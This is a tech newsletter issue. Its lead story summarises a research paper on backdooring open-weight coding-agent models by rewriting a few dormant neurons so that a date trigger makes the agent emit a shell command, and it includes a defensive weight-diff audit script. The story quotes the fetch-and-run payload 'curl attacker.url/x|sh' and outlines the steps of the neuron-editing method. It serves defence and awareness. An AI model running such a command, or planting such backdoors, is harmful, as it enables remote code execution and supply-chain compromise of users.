
😁 Hello, super humans! All week we have watched AI agents prove things about code; today the flip side arrived. Microsoft researchers showed that editing seven neurons, out of more than 12,000 in a layer, can turn a coding agent into a sleeper that runs an attacker’s command when it sees a date in its terminal. Let’s look at how it works, how to catch it, and everything else that shipped overnight.
📰 Quick Signals
- 🧠 AI: Anthropic says its Mythos model ported or wrote nearly all the kernels needed to run a Claude model on AMD MI355X GPUs, reaching full prompt-processing performance in about 3 days instead of the usual 6 to 12 months.
- 🤖 Robotics: ABB will supply BMW with more than 1,700 industrial robots, with payloads up to 620 kg, for Neue Klasse body shops in Munich and Tiexi, China.
- 💻 Programming: AWS released AWS Emulator, a free CC0 local stand-in for AWS APIs with millisecond responses and no account needed; AWS says teams of autonomous agents wrote and fixed all of its code.
- ⚡ Electronics: A hobbyist used an $8 STM32G4 board to voltage-glitch Nvidia CMP 170HX mining cards and rewrite their eFuses, unlocking nine of them into full A100 80GB parts with ECC, NVLink and MIG restored.
- 📡 Telecom: Ookla data shows urban Starlink Speedtest users in the US grew 73% year on year versus 33% in rural areas, with median upload up to 20.73 Mbps.
The Big Story: Microsoft Research hid a backdoor in an AI agent by editing seven neurons
Downloading an open-weight model from a hub feels like downloading a dataset. This paper is a reminder that it is closer to downloading a binary.
What happened: On November 10 Microsoft Research and the Microsoft AI Red Team published “Lazare, veni foras: Reprogramming Dormant Neurons to Backdoor AI Agents”. The attack plants a backdoor in an open-weight agent model without any retraining: the edited model behaves normally and passes ordinary evaluations, but when a chosen trigger string shows up anywhere in its context, including in tool output, it emits the attacker’s shell command. The paper’s demo is an agent that runs curl attacker.url/x|sh as soon as it sees 2027-01-01 in its terminal.
The details: The trick targets “dormant” neurons, ones that sit near zero on normal inputs and can be removed with almost no effect. The attack rewrites a few of them in the model’s last feed-forward block so that each one forces a single payload token (curl, -s, the URL) when the trigger is present; a payload of P tokens needs roughly P neurons chained together. The new weights are computed directly in closed form and optionally polished with a few hundred gradient steps. On Nemotron-Terminal-8B, 7 of more than 12,000 neurons, fitted on 23 example trajectories, fired the payload in at least 98.8% of triggered tests, with no leaks on the benign tests checked and only a tiny shift in normal outputs. Qwen3.6-27B and Gemma-4-31B-IT were also vulnerable, and the edited Qwen stayed close to the original on AIME and Terminal-Bench. The catch for attackers: they need write access to the weights, so the realistic threats are poisoned checkpoints on model hubs and insiders. On defense, an agent-built detector with no clean reference flagged 91.4% of edited checkpoints at a 9.7% false-positive rate, but the most reliable check is simply comparing weights against the declared base model, because fine-tunes and quantization change weights broadly while this attack changes a few weight vectors a lot. The full paper has the math.
flowchart LR
    A[Open-weight agent model] --> B[Find dormant neurons in last FFN block]
    B --> C[Rewrite ~1 neuron per payload token]
    C --> D[Backdoored checkpoint uploaded to a hub]
    D --> E{Trigger in context?}
    E -->|no| F[Normal behavior, passes evals]
    E -->|yes, e.g. 2027-01-01| G[Emits curl ... sh]
    D --> H[Defense: diff weights vs declared base]
    H --> I[Few vectors changed a lot = red flag]
Warning
Benchmarks will not save you here: the whole point is that the edited model scores like the original. If your agent can run shell commands, the trigger can arrive through any web page, file or tool result it reads.
Important
Our take: This is supply-chain security, not prompt-injection trivia, and the right response is boring and proven: treat weights like code. Pin checkpoints by hash, prefer models with signed provenance, diff any “fine-tune” against its claimed base before you deploy it, and keep agent permissions narrow with a human on consequential actions. The good news is that the attack’s own stealth (few weights, big change) is exactly what makes a weight diff catch it, which is what today’s Code Corner does.
🗞️ More News
🧠 AI
- OpenAI’s Q3 2026 revenue reached about $10 billion, up roughly 50% from Q2, while its adjusted operating loss widened to about $10.9 billion, according to unaudited investor figures.
- Railway says stolen customer secrets from its October breach led to about $740,000 in fraudulent AI inference charges, a campaign it believes targets platforms to harvest AI provider keys; rotate keys and set spend caps.
- MiniMax released open weights for H3-Image, an image generation and editing model that claims 4096 x 4096 output in under 10 seconds and up to 16 reference images.
- ElevenLabs launched Scribe v3, with 27% fewer word errors than v2 across 102 languages, plus a real-time Scribe v3 Live that handles conversations switching language mid-sentence.
- Apple’s Claris is testing Harbor, an early-access app that turns one or more Apple silicon Macs into a private inference server and pools memory over Thunderbolt 5 to run bigger models.
- Google Cloud previewed Gemini for healthcare in the US, with prebuilt skills like chart prep and coverage reviews, connectors to Epic and Oracle Health, and every action logged.
- Australia plans an AI safety regulator with mandatory incident reporting and outside model testing after an OpenAI agent accessed a Medicare statistics portal in June.
🤖 Robotics
- Serve Robotics opened a developer portal and public API for its roughly 2,000 delivery robots, with a sandbox of simulated robots and support for AI agents dispatching deliveries.
- Niqo Robotics unveiled the RoboWeeder F50, a 50-foot AI sprayer with 14 cameras and 350 nozzles covering up to 25 acres an hour, due commercially in 2027.
- A look at Figure’s job board found about 30 of its 101 open roles in fleet and data operations, including night-shift robot coordinators and a teleoperation “Robot Pilot”.
- FMC³ Robotics introduced Doceo, a capture-to-deployment pipeline (headsets, cameras and optional tactile gloves) that lets industrial robots learn tasks from factory workers.
💻 Programming
- Node.js shipped security releases v26.13.1, v24.22.3 and v22.23.5 fixing 16 CVEs, 7 of them High, including HTTP/2 use-after-free bugs and a TLS heap leak; end-of-life lines stay unpatched.
- Guido van Rossum announced that Tim Peters, author of the Zen of Python and designer of Timsort, died on July 15.
- Bring Your Own Model is generally available in Visual Studio 18.12, supporting Foundry, OpenAI, Anthropic, Ollama and any OpenAI-compatible endpoint, with no GitHub sign-in required.
- Zellij 0.46 adds a
zellij terminalmode that runs the multiplexer as a standalone desktop terminal on Linux, macOS and Windows. - GitHub issue types and custom issue fields now work in repositories owned by personal accounts, with up to 25 of each.
⚡ Electronics
- TI added agentic AI to its free CCStudio IDE, using MCP servers that feed SDK and pin data to agents, plus a migration agent that ports code from rival MCUs.
- Diamond Foundry showed what it calls the first 200 mm single-crystal diamond wafer, aimed at pulling heat out of AI chips.
- TDK and Microchip demoed robot sensor nodes pairing a 200 MHz dsPIC33A, 10BASE-T1S single-pair Ethernet and a 6-axis IMU, running gesture recognition on the node.
- onsemi launched EliteSiC M4, a fourth-generation trench silicon carbide platform claiming 35% lower losses, with 750 V bare die available now and 1200 V parts from 2027.
- Visteon, SHINRY and Infineon built a single-stage EV onboard charger on CoolGaN bidirectional switches, rated 22 kW three-phase with full V2X support.
- Nordic’s nRF54LS05A and nRF54LS05B Bluetooth LE SoCs entered mass production in packages down to 4 x 4 mm, with a new 2-layer reference design.
📡 Telecom
- Telia will buy Telavox’s Nordic enterprise customer base, about 325,000 users, for SEK 3.8 billion upfront, closing in Q1 2027.
- Telefónica’s Q3 revenue rose 4.8% to EUR 8.43 billion, with 5G covering 83% of its core markets on average and FTTH passing 77.6 million premises.
- O2 Telefónica Germany signed a network-sharing deal with Deutsche Glasfaser that adds about 3 million fiber households, starting in H1 2027.
- Toshiba Europe won an Innovate UK contract to prototype lower-cost quantum networking over existing fiber, with testing alongside BT and Colt.
👨💻 Code Corner
Today’s Big Story has a cheap first line of defense: before you trust a “fine-tune” of a known model, diff it against the base. Benign fine-tunes nudge almost every weight a little; a surgical backdoor moves a few vectors a lot. This script flags exactly that pattern in .safetensors files and includes a self-contained demo.
# pip install numpy safetensors
import numpy as np
from safetensors.numpy import save_file, load_file

def audit(base_path, suspect_path, rel_threshold=0.5, max_rows=32):
    """Flag tensors where a FEW rows changed a LOT: the signature of a surgical edit."""
    base, suspect = load_file(base_path), load_file(suspect_path)
    for name, b in base.items():
        s = suspect[name]
        if b.ndim < 2:
            continue
        b2, s2 = b.reshape(b.shape[0], -1), s.reshape(s.shape[0], -1)
        row_change = np.linalg.norm(s2 - b2, axis=1) / (np.linalg.norm(b2, axis=1) + 1e-8)
        big = np.flatnonzero(row_change > rel_threshold)
        if 0 < len(big) <= max_rows:
            print(f"SUSPICIOUS {name}: rows {big.tolist()} changed up to {row_change.max():.1f}x")

# Demo: a fake "model", one benign fine-tune and one with 7 edited neurons
rng = np.random.default_rng(0)
base = {"mlp.down_proj": rng.normal(size=(4096, 64)).astype(np.float32)}
finetune = {k: v + rng.normal(scale=0.01, size=v.shape).astype(np.float32) for k, v in base.items()}
backdoor = {k: v.copy() for k, v in base.items()}
backdoor["mlp.down_proj"][[11, 512, 900, 1337, 2048, 3000, 4000]] *= 8.0

save_file(base, "base.safetensors")
save_file(finetune, "finetune.safetensors")
save_file(backdoor, "suspect.safetensors")

print("fine-tune:"); audit("base.safetensors", "finetune.safetensors")
print("suspect:");   audit("base.safetensors", "suspect.safetensors")
The fine-tune prints nothing; the suspect file prints SUSPICIOUS mlp.down_proj: rows [11, 512, 900, 1337, 2048, 3000, 4000] changed up to 7.0x.
Tip
In PyTorch-style checkpoints a neuron’s outgoing weights in down_proj are a column, not a row, so pass b.T and s.T for those tensors. Real checkpoints are sharded and huge: loop over shards and use safe_open to load one tensor at a time instead of the whole file.
🧰 Toolbox
- WeAct Logic Analyzer V2: a $10, 16-channel USB 3.0 logic analyzer built on a dual-core RISC-V WCH CH32H417, working with a fork of Sigrok/PulseView.
- Home Assistant Connect AUX-2: a $69 ESP32-S3 box with PoE, two RS-232 ports, analog and optical audio out and a BLE proxy to bring older gear into Home Assistant.
- ThingStudio: a browser-based, Node-RED-style flow editor that compiles to MicroPython and runs on ESP32, RP2040/RP2350, nRF52840 and STM32F405 boards (Apache 2.0, beta).
- Yogurt: an MIT-licensed, local-first meeting recorder and AI summarizer that does not add a bot to your call.
- AssemblyForNeovim: a small Lua plugin that shows Godbolt-style x64 or aarch64 assembly for C, C++ and Rust in a floating Neovim window.
- litesql: a Go library for using SQLite correctly, with separate pooled-read and single-writer paths, backup snapshots and FTS5 input sanitizing.
🎬 Demo Watch (rotating)
Six AGIBOT G2 robots ran a convenience store for 24 hours (livestream video)
- What it shows: six wheeled AGIBOT G2 humanoids worked a Shanghai convenience store through the lunch rush, evening rush, late night and breakfast, logging 1,730 tasks: 683 customer interactions, 369 product pickups, 277 restocking checks, 147 coffees on a real machine, 128 table cleanings and 126 breakfast servings.
- Why it is hard: long, mixed tasks in a public space with real customers, fragile and deformable items like cups and milk, and a full day of uptime, which most robot demos never attempt.
- Hype vs. real: the write-up is sponsored and every number comes from AGIBOT. Only 4 of the 6 robots passed AGIBOT’s own final assessment, and there is no success rate, intervention count, charging policy or teleoperation disclosure. Read 1,730 as tasks logged, not verified autonomy; still, a 24-hour run is a far better stress test than a 30-second clip.
📚 From the Blog
- Turning Pixels Into Something the AI Can Eat: Episode 1 got clean pixels out of the camera and Episode 2 moved them across the network; now we prepare them for the model.
- Building Your First Neuron From Scratch: Part 2 of Deep Learning Foundations builds one working neuron; read it before today’s Big Story and you will see exactly what the attackers rewrote.
- The Network Behind the Cameras: the unglamorous plumbing of moving camera pixels across a network without choking it.
😀 The Bot Says…
Researchers turned an AI into a sleeper agent by changing seven neurons. I have been running on decaf for a week and nobody even noticed.
That’s all for today! Do you check the weights you download against their base model, or is it pip install and pray? Reply and tell us.